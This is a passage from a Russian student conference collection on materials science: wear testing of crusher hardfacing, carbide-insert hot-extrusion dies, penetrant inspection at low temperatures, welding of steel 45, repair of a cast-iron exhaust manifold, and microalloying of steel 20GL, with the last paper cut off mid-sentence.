Для обеспечения периодического скольжения барабана используют привод, в котором вращение от электродвигателя постоянного тока 11 и редуктора 12 поступает на кулачок 13. Ролик 14, обкатывая кулачок, поворачивает посредством рычагов 15 и собачки 16 храповое колесо 17, проворачивание которого через цепную передачу 18 передается на коническую пару 19, вертикальный вал 20 и закрепленный на нем барабан 6. Заданный шаг поворота барабана обеспечивается за счет профиля кулачка, соотношения размеров рычагов и передаточного отношения цепной передачи, а синхронизация угла поворота барабана и удара испытуемого образца (или удара с трением) обеспечивается настройкой механизма нагружения. Установка снабжена дозатором 21, обеспечивающим подачу заданной порции абразива в ячейки во время остановки барабана.

Удаление абразива из ячейки после удара образца осуществляется при нахождении ячейки над приемным бункером для использованного абразива. В этом месте в плите 7 выполнено отверстие, размеры которого превышают размеры дна ячеек, что обеспечивает откидывание вниз шарнирно закрепленного дна ячеек и удаление из бункера использованного абразива. Обратное возвращение дна ячеек обеспечивается при дальнейшем перемещении барабана посредством направляющих роликов.

В качестве исследуемых материалов были приняты наплавки, которые используют для упрочнения рабочих органов дробилок [2] – Т-590 по ГОСТ




Рис. 1. Кинематическая схема установки

Испытания проводили по двум схемам:

1 – ударное нагружение в диапазоне энергий удара от 2 до 6 Дж/см²;

2 – ударное нагружение в диапазоне энергий удара от 2 до 6 Дж/см² с последующим трением после каждого удара при пути трения 4 мм и давлении 0,8 МПа.

Давление обеспечивалось весом грузов и ударника, диапазон изменения энергий удара – различной высотой падения ударника. В качестве абразивного материала использовали электрокорунд зернистостью 32. В качестве эталонного материала применяли сталь 45 в отожженном состоянии [10]. Испытания проводили до достижения износа наплавленных образцов, необходимого для достоверной оценки взвешиванием на аналитических весах.

Результаты испытаний наплавки приведены на рис.2.




Рис. 2. Результаты испытаний на изнашивание

Выводы

Представленная в работе установка для испытаний материалов на изнашивание при ударе по абразивной массе позволяет учитывать разные схемы взаимодействия рабочих органов дробилок с измельчаемым продуктом, изменять его абразивность и фракционный состав, обеспечивать вариацию параметров и режимов нагружения в процессе испытаний.

Наиболее высокой из всех рассмотренных в работе материалов износостойкостью обладает наплавка сплава 230X8Ф7С2Г6. Для промышленного использования целесообразно применение указанного сплава методом электрошлаковой наплавки.

Список источников

1. Установка для испытания материалов на изнашивание абразивной массой в условиях удара с трением: заявка RU 2024105256 / С.С.Грядунов, В.В.Сиваков. – Оpubл. 29.02.2024.

2. Брусова, О.М. Повышение эффективности молотковых дробилок за счет обоснования рациональных параметров рабочего органа: Автореф. дисс. Екатеринбург, 2012. – 18 с.

3. Суслов А.Г., Горленко А.О., Прудников М.И. К вопросу о нормализации испытаний на трение и изнашивание. В сборнике: Стандартизация и менеджмент качества. сб. науч. тр. / [под ред. О. А. Горленко, Ю. П. Симоненкова]. Брянск, 2006. С. 33-39.

4. Шец С.П., Сакало В.И., Суслов А.Г. Взаимосвязь герметичности подшипниковых узлов трения с абразивным изнашиванием их трибосопряжений. Вестник Брянского государственного технического университета. 2016. № 2 (50). С. 36-40.

5. Суслов А.Г., Богомоллов Д.Ю., Шалыгин М.Г. Усталостное изнашивание поверхностей трения на уровне субшероховатости. Трение и смазка в машинах и механизмах. 2015. № 4. С. 7-10.

Материал поступил в редколлегию 18.04.2024

УДК.621.775.621.777

Повышение долговечности штампов для горячей штамповки

Мороз Александр Александрович (ст. гр О-22-МАШ-ирм-М)

Кривошапко Алексей Павлович (ст. гр О-22-МАШ-ирм-М)

Работа выполнена под руководством д.т.н., профессора кафедры «Машиностроение и материаловедение» Буглаева Анатолия Михайловича (an.buglaev@yandex.ru)

Аннотация. Работа посвящена актуальной проблеме повышения долговечности штампов для горячей штамповки. Для повышения долговечности предлагается в матрице штампов использовать твердосплавные вставки и смазку.

Ключевые слова: штамп, горячая штамповка, долговечность, твердосплавная вставка, смазка.

Штампы для горячей штамповки, в частности штамповки выдавливанием, работают в тяжелых условиях- при повышенных температурах, больших давлениях, что приводит к преждевременному выходу из строя этих штампов. Многие детали, в частности клапаны ДВС, оси, втулки получают методом прямого выдавливания. При прямом выдавливании заготовка помещается в полость контейнера и при рабочем ходе пуансона выдавливается через отверстие в матрице. При этом рабочая часть матрицы, изготовленной из стали 5ХНВ интенсивно изнашивается, что приводит к выходу штампа из строя. В связи с этим для повышения износостойкости матрицы было предложено использовать твердосплавные вставки.

Важным фактором повышения износостойкости является применение смазки штампов. Эффективность смазок зависит от их количества и способа нанесения на гравюры штампов. Смазка штампов снижает трение между деформируемым металлом и стенками матрицы, предотвращает налипание металла на инструмент, облегчает удаление из него поковки, делает возможным уменьшение штамповочных уклонов. В качестве смазок штампов для горячей объемной штамповки используют растворы графита в масле и воде, соли.

Для исследования износостойкости материалов матриц в лабораторных условиях была разработана установка, позволяющая моделировать условия эксплуатации штампов для горячей штамповки выдавливанием. Образцы представляли собой цилиндры диаметром $d = 10$ мм, длиной $l = 20$ мм со сферической головкой радиусом $R = 5$ мм и были изготовлены из различных вольфрамкобальтовых сплавов. Контроль образец в виде диска был изготовлен из стали 40Х9С2 и нагревался до температуры 1000°C . Нагрузка до 500 Н устанавливалась с помощью пружин. Время испытаний одного комплекта образцов 5 часов (7500 циклов).

Для испытания были выбраны вольфрамкобальтовые сплавы с содержанием кобальта 20–25% различной зернистости с добавлением карбидов TiC, TaC, Cr₃C₂.

Результаты лабораторных испытаний показали, что минимальную износостойкость имели образцы из сплава ВК25. Образцы из сплава ВК20К с добавлением TiC и TaC с особо крупной зернистой структурой имели износостойкость лишь на 4% большую, чем образцы из сплава ВК25. Наиболее высокую износостойкость имели образцы на основе сплава ВК25КС.

Сплавы с крупнозернистой структурой и повышенными механическими свойствами при высокой температуре обладают наиболее высокой работоспособностью в условиях горячей штамповки паковок выдавливанием. Значительное влияние на износостойкость сплавов оказывает легирование карбидом хрома. Износостойкость образцов из сплава ВК25КС с добавлением Cr₃C₂ по сравнению с износостойкостью образцов из сплавов ВК25 и ВК25КС увеличилась соответственно более чем в 2 и 1,3 раза.

Повышение износостойкости образцов на 15-20 % обеспечило при испытаниях применение смазки «Укринол-7».

В производственных условиях штамповка клапанов ДВС производится на автоматизированных прессах усилием до $P = 100$ кН. Заготовки при этом нагреваются на установке ТВЧ до температуры $t = 1120\text{--}1180^\circ\text{C}$. Темп штамповки клапанов составляет 30 поковок в минуту. Материал для клапанов – сталь 40Х9С2.

Для производственных испытаний была разработана конструкция штампа, матрица которого была оснащена твердосплавной вставкой.

Производственные испытания подтвердили результаты лабораторных исследований о повышенной износостойкости вставок матриц из твердого сплава ВК25КС с добавлением Cr₃C₂. При этом долговечность штампов с твердосплавными вставками существенно возросла. Также повышению долговечности штампов для горячей штамповки способствует применение смазки «Укринол-7».

Список источников

1. Воронцов, А.Л. Теория и расчеты процессов обработки металлов давлением: учеб. Пособие: в 2 т. Т. 1 / А. Л. Воронцов. – М.: Изд-во МГТУ им. Н. Э. Баумана, 2014. – 396 с.

2. Константинов И. Л. Технологияковки и горячей объемной штамповки. Учеб. пособие. – М.: ИНФРА-М; Красноярск: Сиб. Федер. ун-т, 2014. – 551 с.

3. Сильман Г.И., Макаренко К.В., Камынин В.В., Зенцова Е.А. Бейнитный высокопрочный чугунос шаровидным графитом. *Металловедение и термическая обработка металлов*. 2013. № 4 (694). С. 3-8.

4. Памфилов Е.А., Шевелева Е.В., Пилюшина Г.А. Антифрикционные армированные древесно-металлические материалы. *Трение и износ*. 2019. Т. 40. № 1. С. 121-127.

5. Памфилов Е.А., Пилюшина Г.А. Возможности и перспективы повышения работоспособности машин и оборудования лесного комплекса. *Известия высших учебных заведений. Лесной журнал*. 2013. № 5 (335). С. 10-13.

Материал поступил в редколлегию 18.04.2024

УДК 620.179.111.2

Исследование влияния температуры окружающей среды на чувствительность метода капиллярной дефектоскопии

Повесма Семён Александрович (ст. гр. О-22-МАШ-тлпс-М)

Работа выполнена под руководством профессора кафедры «Машиностроение и материаловедение», Макаренко Константина Васильевича (makkon1@yandex.ru)

Аннотация. В статье представлены результаты исследований, посвященные изучению влияния температуры окружающей среды на чувствительность метода капиллярной дефектоскопии. В результате исследования были получены данные об изучении температуры на чувствительность метода капиллярной дефектоскопии и решена задача повышения производительности капиллярного контроля при низких температурах воздуха в зимних условиях.

Ключевые слова: капиллярная дефектоскопия, температура, пенетрант, проявитель, дефект, чувствительность.

Капиллярная дефектоскопия является широко используемым методом неразрушающего контроля, который используется для выявления поверхностных дефектов в изделиях. Метод основан на способности жидкости проникать в капиллярные трещины и пустоты, а затем выводиться на поверхность с помощью проявителя. Чувствительность метода капиллярной дефектоскопии зависит от ряда факторов, включая температуру окружающей среды [1].

Цель исследования заключалась в изучении того, как температура оказывает влияние на чувствительность метода капиллярной дефектоскопии.

Проведены два цикла экспериментальных исследований (рис. 1), имеющих целью установить:

– влияние температуры окружающей среды на продолжительность высыхания слоя проявителя и, соответственно, на форму и контраст индикаторных рисунков, полученных при использовании люминесцентного пенетранта;

– влияние теплого обдува объекта контроля на высыхание слоя проявителя, на форму и контраст индикаторных рисунков.

В экспериментах использовали пенетрант Magnaflux ZL-19B и проявители пяти марок. Измерения производились в следующем диапазоне значений температуры окружающей среды $-12\text{ }^{\circ}\text{C} < T < 18\text{ }^{\circ}\text{C}$. Применялся обдув горячим воздухом с температурой струи $+40\text{ }^{\circ}\text{C}$. При этом температура воздуха в области контроля при температуре окружающей среды $-10\text{ }^{\circ}\text{C}$ достигала у поверхности образца при обдуве $+15\text{ }^{\circ}\text{C}$. Эксперименты проводились на металлических контрольных образцах, соответствующих международному стандарту EN ISO 3452-3 [2].




Рис. 1. Индикаторный рисунок при использовании проявителя П4 :
а) проявление дефектов при температуре $-5\text{ }^{\circ}\text{C}$; б) проявление дефектов с применением обдува потоком нагретого воздуха




Рис. 2. Влияние температурного режима проявления дефектов на продолжительность высыхания слоев различных проявителей

Из диаграммы, представленной на рис. 2, следует, что с применением обдува поверхности контроля теплым воздухом (например, с помощью промышленных фенов) не только на порядок сокращается продолжительность стадии проявления, но и обеспечивается получение существенно более ярких и контрастных индикаторных рисунков (рис.1).

Очевидно, что на основании полученных результатов можно решить задачу повышения производительности капиллярного контроля при низких температурах воздуха в зимних условиях. Было установлено, что с понижением температуры окружающей среды существенно снижаются яркость и контраст индикаторного рисунка дефекта

Список источников

1. Мигун, Н.П. Проблема пересмотра новых международных стандартов по контролю проникающими веществами // Дефектоскопия. – 2003. - № 6. – С. 78-84.
2. EN ISO 3452-3. Non-destructive testing - Penetrant testing - Part 3: Reference test blocks (ISO 3452-3:1998).
3. Макаренко К.В. Идентификация графитовых включений в чугунах. Литейное производство. 2009. № 4. С. 2-6.
4. Пилюшина Г.А., Памфилов Е.А., Козлов В.Г., Скрыпников А.В., Букреев В.Ю., Никитин В.В., Тихомиров П.В. Повышение работоспособности и межсервисного обслуживания рабочих органов и трибосистем технологических машин. Воронеж, 2021.
5. Василев Ф.В., Буглаев В.Т. Кожухотрубный теплообменник. Авторское свидетельство SU 1763842 А1, 23.09.1992. Заявка № 4891120 от 17.12.1990.

Материал поступил в редколлегию 18.04.2024

УДК 621.791

Анализ влияния параметров сварки на структуру стали 45

*Приходько Максим Сергеевич (ст. гр. О-23-МАШ-тлсп-М)
Работа выполнена под руководством доцента кафедры «Машиностроение материаловедение», Солдатова Валерия Геннадиевича (soldat-tu@bk.ru)*

Аннотация. В данной работе был выполнен анализ влияния параметров сварки на структуру материала Сталь 45. Актуальность обусловлена тем, что заданная структура шва и околошовной зоны обеспечивают получения качественных сварных изделий.

Ключевые слова: микроструктуры, параметры режима сварки, температура и скорость сварки, сила сварочного тока, сварочный материал.

Сварка влияет на структуру материала во многих аспектах. Например, во время сварки материал нагревается до высоких температур, что может привести к изменению его микроструктуры. Это может включать изменения в размерах зерен материала, образовании дефектов или различных фаз в результате термического цикла, обусловленного сваркой. Однако сварка может улучшать структуру материала, например, путем усиления связей между зернами материала или формированием новых фаз, обеспечивающих дополнительную прочность или другие желательные свойства. Таким образом, влияние сварки на структуру материала зависит от множества факторов, включая тип материала, тип сварочного процесса, условия сварки и другие.

Рассмотрим в качестве примера сталь 45, относится к среднеуглеродистым конструкционным сталям.

Сварка также является металлургическим процессом, но имеет ряд особенностей:

- 1) происходит при высокой температуре нагрева;
- 2) при сварке имеет место быстрый отвод тепла от расплавленного металла сварочной ванны в прилегающие к ней зоны твердого основного металла;
- 3) на расплавленный металл в зоне сварки интенсивно воздействуют окружающие его газы и шлаки.

В процессе сварки имеет место непрерывное охлаждение [1]. Характер структурных превращений при этом отличается от случая распада аустенита при изотермической выдержке. При непрерывном охлаждении значение инкубационного периода в 1,5 раза больше, чем при изотермическом. С увеличением скорости охлаждения получаемая структура в зоне изотермического влияния измельчается, твердость ее повышается. Если скорость охлаждения превышает критическую скорость, образование структур закалки неизбежно. Структуры стали 45 в состоянии поставки и после закалки представлены на рисунках 1 и 2.




Рис. 1. Микроструктура среднеуглеродистой стали:
феррит (светлый) и перлит




Рис. 2. Микроструктура закаленной среднеуглеродистой стали 45

В стали 45 при быстром охлаждении металла в зоне термического влияния образуется твердая мартенситная или трооститная структура, значительно более хрупкая, чем основной металл, что создает опасность хрупкого разрушения как в процессе изготовления изделий (холодные трещины), так и в процессе эксплуатации.

Исходя из представленных данных видно, что для конструкционных среднеуглеродистых сталей, а в данном случае стали 45, характерной особенностью является образование закалочных структур в зоне термического влияния, создающих опасность хрупкого разрушения.

Поэтому для получения надежных сварных соединений из сталей этой группы необходимо исходить не только из показателей прочности основного металла, но и с учетом получения необходимых стабильных механических свойств сварных соединений в условиях производства данного конкретного изделия и полной реализации этих свойств при работе конструкций.

Список источников

1. Приданцев, М.В., Давыдова, Л.Н., Тамарина, И.А. Конструкционные стали. Справочник. М.: Металлургия, 1980.
2. Давыдов С.В. Низкотемпературное карбидное превращение в перлите среднеуглеродистых сталей. Сталь. 2020. № 9. С. 39-46.
3. Горленко А.О., Давыдов С.В., Шевцов М.Ю., Болдырев Д.А. Повышение износостойкости поверхностей трения стальных деталей машин электромеханическим упрочнением. Сталь. 2019. № 11. С. 53-57.
4. Макаренко К.В. Моделирование процесса кристаллизации чугуна с шаровидным графитом. Металловедение и термическая обработка металлов. 2009. № 11 (653). С. 16-20.
5. Котлярова И.А., Степина И.В., Илюшкин Д.А., Цветков И.С. Оценка влияния полярности дисперсных наполнителей на структуру и водопоглощение эпоксидных материалов. Вестник МГСУ. 2019. Т. 14. № 6 (129). С. 690-699.

Материал поступил в редколлегию 18.04.2024

УДК 621.791

Восстановление детали «Коллектор выпускной» с помощью сварки

Садовский Дмитрий Николаевич (ст.гр. О-22-МАШ-тлсп-М)

Работа выполнена под руководством доцента кафедры «Машиностроение и материаловедение» Илюшкина Дмитрия Алексеевича (shirke@mail.ru)

Аннотация. В работе поднята проблема ремонта изделий из чугуна, а именно выпускного коллектора автомобиля. Изучена микроструктура образцов, их химический состав, выбран способ ремонта, проведены термоусталостные испытания целого участка детали и сваренной трещины.

Ключевые слова: чугун с вермикулярным графитом, сварка чугуна, термоусталостные испытания, микроструктура, выбор электрода, способы сварки.

В моей работе была исследована проблема ремонта выпускного коллектора автомобиля, который изготовлен из чугуна с вермикулярным графитом. Чугун является материалом с высокой прочностью и стойкостью к высоким температурам и хорошим коэффициентом теплоотвода, однако при эксплуатации может подвергаться различным повреждениям, включая трещины.



Рис.1. Усталостная трещина на детали

Для изучения данной проблемы, были проведены следующие исследования. Прежде всего, была выполнен анализ микроструктуры образцов коллектора. Это позволило получить информацию о внутренней структуре материала, такой как размер и форму графитовых включений. Также был проведен химический анализ образцов, который позволил определить химический состав свариваемой зоны. Благодаря спектральному анализу возможен подбор режимов термообработки. Знание микроструктуры и

химического состава является ключевым для правильного выбора способа ремонта.

На основе полученных данных был выбран способ ремонта выпускного коллектора, а именно сварка электродом ЦЧ-5 горячим способом. Ремонт трещин требует особых навыков и знаний, чтобы гарантировать прочность и долговечность восстановленной детали. В своей работе я сделал обзор возможных способов ремонта чугуна сваркой [1].

Для проверки качества и прочности произведенного ремонта были проведены термоусталостные испытания. Был выбран участок детали и сваренная трещина, которые подвергались циклическому термическому воздействию. Смысл испытаний заключается в том, что образец нагревают до высокой температуры, в моем случае до 850 °С, а затем резкое охлаждение в воде. В итоге до появления усталостных трещин образец выдержал 30 циклов. Целью моей работы было изучение способов ремонта коллекторов из чугуна.

Моей основной задачей было исследование и изучение различных способов ремонта коллекторов из чугуна. Коллекторы из чугуна широко используются в различных отраслях, таких как энергетика, гидротехника, автомобильная промышленность и т.д. В связи с этим, необходимость регулярного обслуживания и ремонта коллекторов становится важной темой для исследования.

Моя работа включала в себя анализ различных методов ремонта коллекторов из чугуна, на примере автомобильного коллектора. Были изучены особенности материала, используемого при изготовлении коллектора, и его поведение в условиях эксплуатации. Также изучены различные аспекты ремонта, включая выбор подходящих методов, материалов и оборудования, необходимых для проведения ремонтных работ.

Результаты моей работы помогли разработать рекомендации по ремонту коллекторов из чугуна, которые возможно будут использованы в практической отрасли. Мои исследования помогли определить наиболее эффективные и экономически выгодные методы ремонта, что способствовало повышению эффективности и надежности работы узлов и агрегатов.

В итоге, на основе проведенных исследований и испытаний были разработаны и применены оптимальные методы ремонта, чтобы обеспечить максимальную прочность и стабильность выпускного коллектора автомобиля из чугуна. Это может быть важным вкладом в автомобильную индустрию, так как помогает увеличить срок службы деталей и экономит ресурсы.

Список источников

1. Хенкин, В. И. Качество литейной продукции. Учебное пособие. Брянск, БГТУ 2017. – с. 171.
2. Макаренко К.В. Способ получения отливок из половинчатого чугуна с аустенитно-бейнитной структурой. Патент на изобретение RU 2250268 С1, 20.04.2005. Заявка № 2003123553/02 от 24.07.2003.

3. Макаренко К.В. Управление процессами структурообразования в отливках из легированного серого чугуна. Известия высших учебных заведений. Черная металлургия. 2010. № 1. С. 45-49.

4. Кульбовский И.К., Богданов Р.А. Роль микропримесей в формировании структуры графита в чугуне. Литейщик России. 2006. № 12. С. 31-34.

5. Давыдов С.В., Панов А.Г. Тенденции развития модификаторов для чугуна и стали. Заготовительные производства в машиностроении. 2007. № 1. С. 3-11.

Материал поступил в редколлегию 18.04.2024

УДК.519.223.5

Исследование влияния микролегирования на механические свойства стали 20ГЛ

Селькин Алексей Андреевич (ст.гр. 0-21-МАШ-ОТСП-Б)

Работа выполнена под руководством доцента кафедры «Машиностроение и Материаловедение», Илюшкина Дмитрия Алексеевича (shirke@mail.ru)

Аннотация. Исследования влияния микролегирования на изменение механических свойств стали 20ГЛ. Для этого был проведен двухфакторный дисперсионный анализ. На основе полученных данных были построены графики, на которых видно влияние микролегирования на изменения свойств стали 20ГЛ.

Ключевые слова: дисперсионный анализ, микролегирование, механические свойства, сталь.

В данной работе мы исследовали влияние хрома, меди и никеля на механические свойства (относительное сужение, ударная вязкость, предел прочности и т.п.) стали 20ГЛ.

Исследование данных проводились в два этапа. На первом этапе был проведен дисперсионный анализ, который оценивал влияние микролегирования на механические свойства стали 20 ГЛ. На основе полученных данных делаем вывод, что микролегирование статистически значимо влияет на ударную вязкость и относительное сужение.

Таблица 1

Результаты дисперсионного анализа

	Df*	Sum Sq	Mean Sq	F	Pr(>F)
Относительное удлинение δ					
Легирующий элемент	2	8,284	4,142	0,346	0,709
Концентрация	1	23,856	23,856	1,993	0,165
Взаимодействие	2	25,669	12,835	1,072	0,351
Остатки	45	538,672	11,970		
Относительное сужение ψ					
Легирующий элемент	2	374,559	187,280	3,825	0,029

Концентрация	1	217,963	217,963	4,452	0,040
Взаимодействие	2	405,260	202,630	4,139	0,022
Остатки	45	2203,257	48,961		
Ударная вязкость KCU ₋₆₀					
Легирующий элемент	2	0,092	0,046	4,224	0,021
Концентрация	1	0,042	0,042	3,839	0,056
Взаимодействие	2	0,005	0,003	0,231	0,795
Остатки	45	0,491	0,011		
Предел прочности σ_B					
Легирующий элемент	2	5732,151	2866,075	0,576	0,566
Концентрация	1	1150,734	1150,734	0,231	0,633
Взаимодействие	2	18181,300	9090,652	1,826	0,173
Остатки	45	223989,700	4977,550		

* Df – число степеней свободы; Sum Sq – сумма квадратов; Mean Sq – средний квадрат;

F – F-статистика; Pr (> F) – достигаемый уровень значимости

Второй этап заключался в построении графиков зависимости средних значений механических свойств для разных комбинаций уровней значимости и их анализу (рис. 1, 2).




Рис.1. Влияние микролегирования на относительное сужение стали 20ГЛ




Рис.2. Влияние микролегирования на ударную вязкость стали 20ГЛ

С увеличением концентрации всех легирующих элементов (Cr, Cu, Ni) относительное сужение и ударная вязкость стали 20ГЛ увеличиваются; причем наибольшее влияние на относительное сужение оказывает никель (с увеличением концентрации Ni на 0,1 % – относительное сужение и ударная

